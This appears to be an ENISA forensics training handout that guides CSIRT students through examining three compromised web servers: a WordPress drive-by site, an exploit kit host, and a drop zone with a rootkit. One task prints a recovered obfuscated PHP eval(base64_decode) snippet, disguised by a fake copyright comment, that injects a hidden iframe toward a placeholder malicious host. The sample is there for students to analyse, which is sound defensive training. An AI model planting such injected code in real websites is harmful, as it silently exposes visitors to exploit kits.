



Forensic Analysis

Webserver analysis
Toolset, Document for students

1.0 DECEMBER 2016





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Main Objective Familiarize students with webserver and Linux forensic best practice			
Targeted Audience	CSIRT Teams / Personnel handling digital forensic investigations		
Total Duration	tal Duration 8 hours		
	PART 1 Exercise briefing	1 hour	
	PART 2: Forensic capture process	0.5 hour	
	PART 3: Forensic capture (including task 1)	0.5 hour	
	PART 4: Examination (including task 2, 3, 4)	4 hour	
	PART 5: (Linux) Forensic analysis of evidence (including task 5)	1 hour	
	PART 6: Reporting and follow up actions (including task 6)	0.5 hour	
	PART 7: Exercise summary	0.5 hour	
Frequency	Once per person	_	



1. Introduction to the training

This training requires the students to perform a forensic analysis of three (web) servers, identified during the first two exercises as taking part in a malicious campaign. This exercise can be done by itself or as part of the whole digital forensics training.

Following the leads from day one and two, there is a suspicion that a web server had been compromised. We are permitted to analyse three Virtual server images acquired from hosting companies: drive-by, exploit kit (EK) landing page hosting malware and the drop zone.

While all three tasks sound similar and have a common base (system forensics with the same computer forensic fundamentals), we will acquire different information during this exercise. All three systems contain traces of malicious activity corresponding to evidence found on workstations. These traces of malicious activity suggest there were other victims and plenty of other traces making the analysis harder. The students can also find traces of system compromise.



2. Case materials

2.1 Provided case materials virtual environment

In addition to the training documents, students will need three Virtual Machine images and one memory dump. The four files are provided as listed in the table below and are 3.2 GB in total.

Digital course materials needed				
Filename	MD5	Size		
blog.mycompany.ex.ova	53ce9a84a45245982ec0f83e34a30d99	601 M		
blog.mysportclub.ex.ova	607da2690bd2534f19b822ba577c67be	698 M		
coloserver1337.myhosting.ex.ova	89bbc0c890a50c4b0dfdc007cb8013f2	739 M		
coloserver1337.myhosting.ex.mem.elf	2d8aa26385d9b0194131d3885ed9750f	1.1 G		

Figure 1: Digital course materials needed

2.2 Forensic Linux distribution

As mentioned in the previous exercises, the student will use CAINE 7.0 to do the exercises. CAINE is a bootable Linux image that offers a complete forensic environment with a graphical interface. Below are the details and download location of the ENISA CAINE Virtual Machine and the download location of the default CAINE ISO file.

ENISA CAINE 7.0 VM

In the 2 pervious exercises we used a CAINE 7.0 virtual machine prepared by ENISA. If you do this exercise only the download information is below.

```
$ wget https://s3-eu-west-
1.amazonaws.com/ec36e00dc3efcc0343dc3b5af90dba39/Caine.ova.7z
```

There is a password on the 7z file which is infected 128. To login to the virtual machine you can use the following account information: *User: enisa, password: enisa.*

CAINE 7.0 ISO

This exercise can also be done with a standard CAINE live DVD. The screenshots provided are based on the standard CAINE 7.0 ISO unless mentioned.

\$ wget http://caine.mirror.garr.it/mirrors/caine/caine7.0.iso



MD5: 6609E10773B10D96EAE92C204B862BE3



Figure 2: CAINE 7.0 desktop (source: http://www.caine-live.net/menu.jpg)

2.3 Using the .ova files

Open Virtualization Format (OVF) is an open standard for packaging and distributing virtual appliances or, more generally, software to be run in virtual machines. The entire directory can be distributed as an OVA package, which is a tar archive file with the OVF directory inside. An OVF package consists of several files placed in one directory¹.

In this example we do an import of the Caine.ova. If it is already there you can skip this step.

¹ https://en.wikipedia.org/wiki/Open Virtualization Format





Figure 3: Import CAINE 7.0 step 1 in VirtualBox (source: screenshot by ENISA)



Figure 4: Import CAINE 7.0 step 2 in VirtualBox (source: screenshot by ENISA)





Figure 5: Import CAINE 7.0 step 3 in VirtualBox (source: screenshot by ENISA)



3. Exercise

3.1 PART 1: Exercise briefing

Duration 1 hour

3.2 PART 2: Forensic capture process

Duration 0.5 hour

3.3 PART 3: Forensic capture

Duration 0.5 hour

3.3.1 TASK 1: Handle the provided materials in a forensically sound way In TASK1 we will handle evidence files in a forensically sound way.

You will need:

• The three Virtual Machine images (.ova files) and the memory dump provided with this module.

Starting point:

As an investigator you received three .ova files from the webservers and one memory dump file provided by Mr. Janssen from hosting company, MyHosting.ex, on 17 August 2016 at the MyDataCenter.ex datacentre in Amsterdam. You need to handle these evidence files in a forensically sound way. These are the only copies.

Student:

You receive three Virtual Machine images (.ova files) and a memory dump file. Perform the following tasks:

- Create and keep a valid a Chain of Custody. Write down the (fictive) date, time and person who handed you the files and the hashes.
- The provided ova files can be considered to be the (physical) evidence disk. Create a forensic image and from that, image a working copy. The second copy is made from the forensic image since we don't want to touch the evidence disk more than necessary.
- Create MD5 and SHA1 hashes of your newly created working image and compare your MD5 hash value with the one provided.
- Store the original evidence image and the forensic image (fictive)
- Import the .ova files working copy into VirtualBox in a way that the image is network isolated



3.4 PART 4: Examination

- Duration 4 hours
- In PART 4, we are going to examine the three virtual machines and a memory dump. The examination will be repeated for each image. We can divide the traces section into two parts: the break-in part (how did they get access to the server or the application and at what level) and the malware traces part.

3.4.1 TASK 2: Examine blog.mycompany.ex

In TASK2, we will examine the server blog.mycompany.ex. Remember this was the blog of a company which was first visited by the Windows workstation.

You will need:

The imported blog.mycompany.ex.ova (virtual machine)

Starting point:

The server image of blog.mycompany.ex.ova contains a webserver that uses WordPress as content management system (CMS). This webserver was used to lead to the visitor silently to the server with the Exploit Kit.

Notice the access information from the document "Evidence summary.docx":

13:02:46 UTC – user visits http://blog.mycompany.ex/

The IP address of the victim is IP 195.251.97.97

Student:

- Examine blog.mycompany.ex, find traces of the break-in and malware distribution and write them down.
 - Examine the data (find logs and other useful traces) for signs of the break-in
 - What break-in method was probably used? Document method and traces (log files)
 - What did the hacker do/modify/install/upload after gaining access?
 - At what level did the attacker gain access?
 - Examine the data (find logs and other useful traces) for signs of the malware distribution.
 - Examine the access of the Windows machine to the WordPress server.
 - Which time zone is set?

Attach the caine 7.0. iso file to the Virtual Machine and boot the Virtual Machine image from virtual DVD.






Figure 6: Storage on the Controller: IDE in VirtualBox settings (source: screenshot by ENISA)




Figure 7: Connect the CAINE ISO file in VirtualBox settings (source: screenshot by ENISA)






Figure 8: Boot Virtual Machine with "Boot Live system" option (source: screenshot by ENISA)

Tip: When you having screen/display troubles during the boot of the CAINE ISO file you can try (right) CTRL + F1 and then switch back (right) CTRL + F7. The screen should look normal now.

3.4.2 TASK 3: Examine blog.mysportclub.ex In TASK3, we will examine the server blog.mysportclub.ex.

You will need:

- The imported blog.mysportclub.ex.ova (virtual machine)
- Mr Janssen of hosting company MyHosting.ex sent an email on 19 August 2016 with additional information regarding blog.mysportclub.ex. It is a piece of code, shown in the table below. This code was found a couple of days ago in one of the WordPress pages by a system administrator. He noted it, but did not take any additional action. This server was just restored from backup after a hack was discovered in the WordPress environment.

<?php // This file is protected by copyright law and provided under license. Reverse engineering of this file is strictly prohibited.</p>

eval(base64_decode

("PGImcmFtZSBzcmM9J2h0dHA6Ly9hbXN0ZXJkYW0uZGF0YWNIbnRlci5leC94LnBocCcgd2lkdGg9JzEwJyBoZWInaHQ9JzEwJyBzdHlsZT0ndmlzaWJpbGl0eToKaGlkZGVuO3Bvc2l0aW9uOmFic29sdXRlO2xlZnQ6MDt0b3A6MDsnPjwvaWZyYW1lPg=="));

?>



Figure 9: Found code by system administrator and handed over by Mr Janssen (source: screenshot by ENISA)

Starting point:

The server image of blog.mysportclub.ex contains the exploit kit.

From the previous task we remembered the link to the exploit kit.

Notice the access information from the document "Evidence summary.docx": 13:02:50-13:03:17 UTC – the browser downloads pages from http://blog.mysportclub.ex/wp-content/uploads/hk/ (EK)

Student:

Examine blog.mysportclub.ex, find traces of the break-in and malware distribution and write them down.

- Examine the data (find logs and other useful traces) for signs of the break-in
- What break-in method was probably used? Document method and traces (log files)
- What did the hacker do/modify/install/upload after gaining access?
- At what level did the attacker gain access?
- What does the code found by the system administrator do?
- Examine the data (find logs and other useful traces) for signs of the malware distribution.
- Examine the access of the Windows machine to the WordPress server.
- Did you notice something strange about the time?
- Which time zone is set?

3.4.3 TASK 4: Examine coloserver1337.myhosting.ex

In TASK4, we will examine the server coloserver1337.myhosting.ex.

You will need:

- The imported *colorserver1337.myhosting.ex.ova* (*virtual machine*)
- File coloserver1337.myhosting.ex.mem.elf (memory dump of virtual machine)

Starting point:

The server image of coloserver1337.myhosting.ex is a dropzone server. Someone had a hunch that a rootkit was in play so the memory of the virtual machine was also secured.

Student:

Examine colorserver1337.myhosting.ex and coloserver1337.myhosting.ex.mem.elf, find traces of the break-in and dropzone traces and write them down.

- Examine the memory dump file coloserver1337.myhosting.ex.mem.elf and identify the name and location of the rootkit.
- Examine the data (find logs and other useful traces) for signs of the break-in
- Find the *break-in* method and traces and document these (log files, vulnerability).
- What did the hacker do/modify/install/upload after gaining access?
- At what level did the attacker gain access?
- What did the attacker to maintain access?



- Examine the data (find logs and other useful traces) for signs of the malware distribution.
- Which time zone is set?

3.5 PART 5: (Linux) Forensic analysis of evidence

Duration 1 hour

3.5.1 TASK 5: Analyse the evidence

Student:

- Perform an analysis on the basis of the following subtasks:
 - Keep up the Evidence trail
 - Analyse the break-in method and traces of all the VM's
 - Analyse malicious code, look for vulnerabilities, backdoors, etc.
 - Correlate the traces found with previous information, update the timeline, analyse the incident as a whole

3.6 PART 6: Reporting and follow up actions

Duration 0.5 hour

3.6.1 TASK 6: Advise on the course of action

Student:

- With your examination and analysis, perform the following subtasks:
 - Review and update the Chain of Custody.
 - Create a report sketch the most important findings
 - Create recommendations of immediate actions to take

3.7 PART 7: Exercise summary

■ Duration 0.5 hour



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